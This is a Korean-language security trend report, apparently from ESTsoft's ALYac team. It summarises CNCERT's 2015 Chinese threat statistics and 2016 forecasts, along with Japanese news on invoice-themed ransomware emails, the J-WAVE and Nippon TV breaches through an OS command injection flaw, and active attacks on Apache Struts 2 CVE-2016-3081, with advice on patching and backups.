

“인터넷+”라는 새로운 정책으로, 다양한 업계에서 인터넷과 융합을 하여 스마트 인터넷 기기가 각 업계에서 광범위하게 쓰이고 있으며, 이에따라 취약점에 대한 위험도 점차 높아지고 있다.

Part4. 해외 보안 동향

6) 피싱 페이지

피싱페이지의 폭발적인 증가

CNCERT 조사결과에 따르면, 2015 년도의 피싱페이지 수량은 18 만여개로, 2014 년과 비교하였을 때 85.7% 증가하였다. 그 중 금융지불관련 피싱 페이지가 급격하게 증가하였으며, 2014 년과 비교하였을 때 6.37% 증가하였다.



Part4. 해외 보안 동향

7) 웹페이지 변조

링크삽입은 웹페이지 변조의 주요 공격 방식 중 하나이다.

Cncert 조사에 따르면, 2015년 중국 내 약 2.5만개의 홈페이지가 변조되었으며, 그 중 변조된 정부기관 페이지는 898개로, 2014년과 비교하였을 때 49.1%감소하였다. 웹페이지 변조방식을 보면, 링크를 삽입하는 방식이 83%를 차지하였다.

2016년 주목해야 할 이슈

2015년 보안이슈들의 분석을 통하여, CNCERT는 2016년 이슈가 될 만한 것들을 뽑아냈다.

1) APT 공격의 증가

최근 여러 사이버 공격들이 일어나면서 사이버 보안에 대한 중요성이 높아지고 있다. 2015년 중국을 대상으로 APT 공격을 진행한 해커 조직은 약 30개가 되며, 주로 중국 내의 연구 교육, 정부기관 등을 타겟으로 하였다. APT 공격에 대한 업계의 이해가 높아지고 있지만 "여전히 인지를 못하는 APT 공격이 많다"라는 인식은 여전하다. 중국은 보안업계의 기술, 인재 등 다방면에서 대규모의 투자를 하여 APT 공격을 발견하는 능력을 키우고 있다. 그렇기 때문에 2016년, 더 많은 APT 조직과 사건들이 밝혀질 것으로 예상된다.

2) 클라우드 및 빅데이터 보안 능력이 매우 중요시 될 것이다.

클라우드, 빅데이터 등 새로운 기술들이 등장하면서, 새로운 업계의 앱들이 발전하고 있으며, 많은 정부기관과 기업들이 자신들의 시스템을 클라우드 플랫폼으로 이관하고 있다. 이런 중요하고 가치 있는 정보들이 클라우드로 옮겨가면서 공격자들의 관심도 클라우드도 이동하고 있다. 공격자들은 클라우드 플랫폼의 취약점을 끊임없이 찾을 뿐만 아니라, 일단 취약점을 발견하면 그 취약점을 이용하여 대규모의 정보유출을 할 것이다. 뿐만 아니라, 공격자들은 클라우드 플랫폼을 이용하여 네트워크 공격을 진행할 수 있다. 그렇기 때문에, 클라우드 및 빅데이터 보안은 업계의 중요한 관심대상 중 하나가 될 것이다.

3) 업계 내 협력과 국제협력의 요구가 꾸준히 증가할 것이다.

네트워크 보안을 위협하는 해커의 공격은 여러 단계를 통하여 이루어 지므로, 효과적으로 공격을 막기 위해서는 공공 인터넷 보안환경을 개선하고, 위협정보를 공유하고 협력 체제를 구축하여 연합군을 구축해야 한다. 뿐만 아니라, 해외발 공격도 꾸준히 증가하기 때문에, 2016년에는 국경을 넘는 보안사건을 처리하기 위한 협력의 수요가 더 증가할 것으로 예상된다.

4) 사물인터넷의 위협

사물 인터넷 기술이 발달함에 따라, 스마트 기기들의 보급이 보편적으로 이루어 지고 있다. 하지만 사물인터넷 보안은 아직도 매우 낮은수준으로, 이러한 낮은 수준의 보안은 보안문제를 야기할 것이며 패치 하기도 어려울 것이다. 2016년, 중국 정부의 "인터넷 +" 정책하에, "중국 제조 2015"년 계획에 따라 스마트 도시들이 끊임없이 개발되고 있으며 이에따라 스마트 기기들 역시 끊임없이 출현하고 있다. 아직 보안체제가 완벽하지 않은 상황에서 스마트 기기들에 보안문제가 발생한다면 더 큰 위협에 처할 것으로 예상된다.

5) 정교한 피싱 사이트 및 랜섬웨어의 증가

2015년에 피싱 및 랜섬웨어 위협이 이미 많이 발생했었다. 2016년에는 이런 위협들이 더 늘어날 것으로 보인다. 해커들은 정상 프로그램을 위장한 악성 프로그램을 만들어 스미싱이나 피싱사이트, 홈페이지 변조 등의 루트를 통하여 악성코드를 유포할 것이며,

Part4. 해외 보안 동향

그 수법은 더 정교해질 것이다. 또한 비용대비 효과가 좋은 랜섬웨어도 대량으로 출현할 것이며, 모바일을 타겟으로 하는 랜섬웨어도 더 기승을 부릴 것이라고 예상된다.

출처 : <http://sec.chinabyte.com/486/13763486.shtml>


3. 일본

‘당신은 새로운 청구서’ 메일로 랜섬웨어 감염, 다음의 수법에 주의

「あなたは新しい請求書」メールでランサムウェア感染、次の手口に注意

일본 국내에서 랜섬웨어 감염을 노리는 메일을 사용한 대규모 공격이 단속적(断続的)으로 이어지고 있다. 4월 6일경에 ‘당신은 새로운 청구서(번호)를 가지고 있습니다’라는 제목의 메일이 대량으로 유통되고 향후에도 제목이나 내용을 바꾸는 수법으로 이어질 우려가 있다.

정보처리추진기구(IPA)의 4월 13일자의 주의 환기에 따르면 랜섬웨어 감염에 관한 상담이 3월에 들어서 급증했다. 1월 이후에 들어온 상담 중 88%는 피해에 관한 것이었으며, 3월에 들어온 96건 중 23건이 Android 단말에서의 감염이 되는 등 피해의 확대가 보인다.



2016년 1월~3월의 랜섬웨어에 관한 상담의 월별추이 (IPA에서)


Part4. 해외 보안 동향

2015년 후반부터는 특히 교묘한 내용의 메일을 사용하는 감염 공격이 증가하고 2월경까지는 부정프로그램의 파일명에 'JAPANPOST' 'JP' 등의 문자열을 사용하여 일본우정으로 가장한 수법의 메일이 대량으로 뿌려졌다. 트렌드마이크로에 따르면 '당신은 새로운 청구서(번호)를 가지고 있습니다'라는 제목의 새로운 공격 메일은 4월6일만 1만6000통 이상이 검출되었다.



4월6일에 확산된 공격 메일의 예 (트렌드마이크로에서)

이 회사에 따르면 기존 메일에 의한 랜섬웨어 공격에서는 영어로 된 것이 많았으나 4월6일에 확인된 공격으로는 제목, 본문, 첨부파일명의 모두가 일본어로 되어 있고, 송신 주소도 실재하는 복수의 일본 국내기업으로 위장하고 있는 등 일본을 표적으로 하고 있는 것이 밝혀졌다. 최종적으로 감염된 악성코드는 이전에는 부정 송금을 노리는 것이 중심이었으나, 최근에는 랜섬웨어가 늘어나고 있어 공격자가 보다 직접적으로 인터넷유저에게서 금전을 탈취하는 것을 목적으로 하기 시작했을 가능성이 있다고 한다.



랜섬웨어의 몸값요구 메시지의 예 (트렌드마이크로에서)

이러한 공격은 1 회당 길어도 수일 내에 결론이 나고 기간을 두고 새로운 수법으로 반복된다고 이 회사는 지적했다. 제목이나 본문만으로 착안한 메일 필터링의 대책에서는 효과가 적은 경우도 있어, 첨부파일에 착안해서 실행가능형식이나 스크립트의 파일 등, 공격에 이용되기 쉬운 파일형식으로 필터링하는 방법이 유효하다고 해설한다.

감염을 막기 위해서는 상기 이외에도 OS 나 어플리케이션, 시큐리티소프트 등을 항상 최신 상태로 해두는 것뿐 아니라 IPA에서는 '수상한 메일에 첨부된 파일은 열기 전에 송신자에 대해서 전화 등으로 송신 유무를 확인해 주십시오'라고 조언한다.

Part4. 해외 보안 동향

만일 감염되었을 경우의 대응책으로는 현 상태에서는 컴퓨터를 초기화하거나 평상시에 하고 있던 백업데이터로 복구시키거나 하는 방법밖에 없다. 백업에 대해서 트렌드마이크로는 (1)백업카피를 3가지 이상 준비한다. (2)가능하다면 2가지의 다른 서식으로 한다. (3)그 중 한 가지를 네트워크에서 격리된 장소에 보관하는 방법을 장려하고 있다.

출처: <http://www.itmedia.co.jp/enterprise/articles/1604/13/news096.html>

J-WAVE 에서도 64 만건의 개인정보 유출의 가능성, 원인 소프트의 이용자는 시급 패치 적용을

J-WAVE でも 64 万件の個人情報流出の可能性 原因ソフトの利用者は至急パッチ適用を

J-WAVE는 2016년 4월 22일, Web 사이트에 대한 부정접속에 의해 리스너 등의 개인정보 약 64 만건을 유출시켰을 가능성이 있다고 발표했다. 원인은 아이디어맨즈제 ‘케이타이 킷 for Movable Type’의 취약성으로, 이 회사는 22 일에 패치파일을 공개했다. 이미 공격이 성공하고 있기 때문에 이 소프트의 이용자는 패치를 시급히 적용할 필요가 있다.

유출되었을 가능성이 있는 개인정보는 이름과 주소, 메일주소, 전화번호, 성별, 연령, 직업 등 약 64 만건이다. 2007 년 이후에 J-WAVE 의 Web 사이트에서 프로그램 앞으로 보낸 메시지나 프레젠테이션 응모자의 데이터라고 한다. ‘2006 년 이전의 데이터는 보존기간을 지났기 때문에 이미 소거가 끝났다’ (J-WAVE)고 한다.

이 회사는 유출의 가능성이 있는 사람에게 메일로 알리고 있으며, 이미 수 건의 문의가 오고 있다고 한다. Web 사이트상에서는 제목에 J-WAVE 의 표기가 있는 메일, 메시지 등에 주의하도록 호소하고 있고 ‘은행의 계좌나 신용카드정보, 비밀번호, 마이넘버 등을 묻는 일은 절대 없습니다’라고 안내하고 있다.

J-WAVE 에 따르면 누군가가 4 월 21 일 오전 0 시부터 오전 3 시경에 걸쳐서 이 회사의 Web 서버에 부정 접속했다. 외부 전문회사에 의한 24 시간 감시체제로 판명, ‘디스크용량이 줄어들고 있다는 경고가 울렸다’ (J-WAVE)고 한다. 조사한 결과, 공격자가 다양한 압축파일 등을 계속 쓰고 있다는 사실이 밝혀졌다.

시큐리티회사의 어드바이스에 따라 J-WAVE 의 시스템부문 등이 영향을 조사하여 21 일 저녁 무렵에 사태가 판명되었다. 접속로그의 해석결과에서 블로그를 모바일 단말 대상을 변환하는 Movable Type 용 플러그인 소프트 ‘케이타이 킷 for

Movable Type’에 존재하는 미지의 취약성이 악용되어 OS 에 대한 임의의 커맨드를 외부에서 실행하는 ‘OS 커맨드 인젝션’ 공격이 실행되었다는 사실이 밝혀졌다.

Part4. 해외 보안 동향

J-WAVE는 유출되었을 가능성이 있는 데이터를 전부 Web 사이트에서 삭제하여 다른 안전한 장소로 보관한다. 그리고 Web 사이트의 어플리케이션에서 ‘케이타이 킷 for Movable Type’을 삭제하는 동시에 다른 소프트웨어의 안전성의 확인을 진행하고 대책도 강구했다고 한다.

이 회사는 ‘개인정보 유출의 가능성이 있는 여러분에게 심려를 끼쳐드린 것을 대단히 죄송하게 생각합니다’라고 사죄했다. 재발방지를 위한 시큐리티 강화의 대책을 강구한다고 했다.

니혼테레비(日本テレビ)방송망에서도 Web 사이트에 대한 부정접속공격으로 약 43 만건의 개인정보가 유출되었을 가능성이 있다. 공격은 4 월 20 일 오전 1 시경부터로 Web 사이트에서 사용하는 소프트웨어의 취약성을 뚫고 OS 커맨드 인젝션공격을 받았다고 한다.

아이디어맨즈는 4 월 22 일에 ‘케이타이 킷 for Movable Type’의 OS 커맨드 인젝션의 취약성을 수정하는 패치파일을 공개했다. 전 유저가 적용대상이라고 한다. 이미 같은 취약성을 악용한 OS 커맨드 인젝션공격이 성공하고 있다는 사실에서 이 소프트웨어이용자는 시급패치를 적용하는 등의 방법으로 피해를 입지 않는 대책을 강구할 필요가 있을 것이다.

이 소프트웨어를 핸들한 CMS(콘텐츠관리시스템)소프트 ‘MTCMS’를 개발/판매하는 스카이야크는 22 일, 약 200 개사의 도입유저에 주의환기를 했다고 한다. ‘케이타이 킷 for Movable Type’은 ‘Movable Type’으로 구축된 Web 사이트를 모바일용으로 변환한 소프트웨어로 ‘꽤 사용되고 있다고 인식하고 있다’ (스카이야크의 담당자)고 하며, 이번 패치적용작업은 어려운 작업이 아니라고 한다.

출처: <http://itpro.nikkeibp.co.jp/atd/news/16/042301210/?ST=security>

‘Apache Struts 2’ 노리는 공격이 발생 중 – 공격 툴이 복수 유통


「Apache Struts 2」狙う攻撃が発生中 – 攻撃ツールが複数流通

웹 어플리케이션의 프레임워크 ‘Apache Struts 2’의 취약성 ‘CVE-2016-3081’에 대해서 이미 공격이 전개되고 있다는 사실이 밝혀졌다. 취약성이 존재하는 버전을 이용하고 있는 경우는 조속한 대응이 요구된다.

문제의 ‘CVE-2016-3081’은 ‘Apache Struts 2’의 ‘Dynamic Method Invocation(DMI)’를 유효화하고 있는 경우에 영향을 받는 취약성이다. 공격을 받으면 리모트에서 임의코드를 실행 당할 우려가 있다. Apache Struts project 보다 취약성을 수정한 업데이트가 제공되고 있다.

경찰청에 따르면 취약성을 공격하기 위한 툴이 이미 복수 공개되고 있고, 정점(定点)관측시스템에서는 취약성의 검색 행위나 취약성의 악용을 노린 것으로 보이는 접속을 4 월 27 일 2 시경부터 관측하고 있다고 한다.

Part4. 해외 보안 동향



취약성을 검색하는 것으로 보이는 접속 건수의 추이 (그래프 : 경찰청)

경찰청에서는 ‘Apache Struts 2’의 이용자에 대해 최신판에 대한 업데이트나 ‘Dynamic Method Invocation(DMI)’을 무효화하는 완화책의 실시 등 조속하게 대책을 강구하도록 주의를 호소하고 있다.

또한 취약성이 존재하는 버전을 지금까지 운용하고 있었던 경우는 이미 공격을 받고 있을 가능성도 있다고 하여 서버에 부정 파일이 설치되거나 조작 등이 이루어지고 있지 않는지 확인하도록 요구하고 있다.

출처: <http://www.security-next.com/069353>

알약 5월 보안동향보고서

Contact us

(주)이스트소프트 보안대응팀

Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.com